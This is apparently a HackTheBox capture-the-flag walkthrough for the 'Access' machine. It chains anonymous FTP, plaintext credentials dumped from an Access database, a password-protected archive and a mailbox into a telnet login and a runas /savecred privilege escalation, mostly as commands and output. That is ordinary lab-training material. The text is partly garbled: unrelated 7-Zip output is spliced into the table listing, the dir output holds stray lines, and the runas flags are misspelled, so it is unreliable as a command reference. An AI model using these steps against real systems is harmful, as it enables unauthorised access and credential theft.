

Access - 10.10.10.98

```
root@kali:~/Desktop# nmap -sV 10.10.10.98
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-03 13:13 EST
Nmap scan report for 10.10.10.98
Host is up (0.038s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
23/tcp    open  telnet?
80/tcp    open  http     Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Attempt to connect to FTP port as Anonymous session

```
root@kali:~/Desktop# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18 08:16PM <DIR> Backups
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
ftp> ls Backups
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM 5652480 backup.mdb
226 Transfer complete.
ftp> ls Engineer
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 12:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> █
```

Can see 2 DIRs listed with a **backup.mdb** file and a **AccessControl.zip** file available.

AccessControl.zip is an AES encrypted archive:

- Determined by using unzip - shows compression methods 99 not known error
- Try using 7zip and asks for password

Backup.mdb is MSFT access database file:

- download mdbtools to work with file format
- CORRUPTION ISSUE by not using 'binary' mode of ftp -

- Before any file transfer, issue 'binary' command to change transfer mode to Type 1 else file corruption

Using mdb-table we can list the table names, from these we can see the user_auth table which shows us usernames and passwords of which we try until we find the engineer account password 'access4u@security' works for unzipping the 'Access Control.zip' archive giving us 'Access Control.pst' (outlook file email folder)

```

root@kali:~/Desktop/HackTheBox_Writeups/Access# mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levp7zip Version 16.02 (Locale=en_US.UTF-8, Utf16=on, HugeFiles=on, 64 bits, 2 CPUs
acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acho1(R) Core(TM) i5-7267U CPU @ 3.10GHz (806E9), ASM, AES-NI)
armlog areadadmin att_attreport att_waitforprocessdata attcallelog attexception AuditedExc auth_group p-
mission auth_user auth_user_groups auth_user_permissions base_additiondata base_appoption base_Scanning the drive for archives:
ase operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECK1 file, 10870 bytes (11 KiB)
PARTMENTS deptadmin DeptUsedSchs devcmds devcmds bak django_content_type django_session EmOpLog empit-
ck_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClaExtracting archive: Access Control.zip
NUM_RUN_DETL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavevelog Re-
LS ServerLog SHIFT TBKEY TBMSALL0T TBMSINFO TEMPLATE USER_OF_RUN USER_SPEIDAY UserMachines UserAcPath = Access Control.zip
rea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrType = zip
acc_levelset emp acc_morecardset ACUnLockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmPhysical Size = 10870
personnel_issuecard SystemLog USER_TEMP SCH UserUsedSClasses acc_monitor Log OfflinePermitGroups Off
ors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_Wieg-
BioTemplate FaceTempEX FingerVeinEX TEMPLATEEX
root@kali:~/Desktop/HackTheBox_Writeups/Access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
root@kali:~/Desktop/HackTheBox_Writeups/Access#
  
```

We can read the pst file using pstutils readpst command which gives us an HTML output of the mailbox containing the following message details

```

Access Control.mbox
~/Desktop/HackTheBox_Writeups/Access
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-2067758824_--"

----boundary-LibPST-iamunique-2067758824_--
Content-Type: multipart/alternative;
        boundary="alt--boundary-LibPST-iamunique-2067758824_--"

--alt--boundary-LibPST-iamunique-2067758824_--
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John

--alt--boundary-LibPST-iamunique-2067758824_--
Content-Type: text/html; charset="us-ascii"

<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:w="urn:schemas-microsoft-com:office:word" xmlns:m="http://schemas-microsoft-com/office/2004/12/omml" xmlns="http://www.w3.org/TR/REC-
  
```

We can now try the account 'security' and associated password on the telnet service



LAZY ADMIN HAS LEFT CREDENTIALS SAVED WHEN ELEVATING run as command can be used to elevate to admin for reading file:

```
C:\Users\security\Desktop>runas /nopprofile /savecreds /users:access\administrator "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\output_root.txt"

C:\Users\security\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 9C45-DBF0
Directory of C:\Users\security\Desktop
12/23/2018 06:22 PM <DIR>
12/23/2018 06:22 PM <DIR>
12/23/2018 06:20 PM 353 output.txt
12/23/2018 06:22 PM 32 output_root.txt
08/21/2018 10:37 PM 32 user.txt
Repeat: Every 3 File(s) 417 bytes
Repeat: Until 2 Dir(s) 16,767,307,776 bytes free
Repeat: Until: Duration: Disable
C:\Users\security\Desktop>type output_root.txt
6e1586cc7ab230a8d297e8f933d904cf
C:\Users\security\Desktop>
```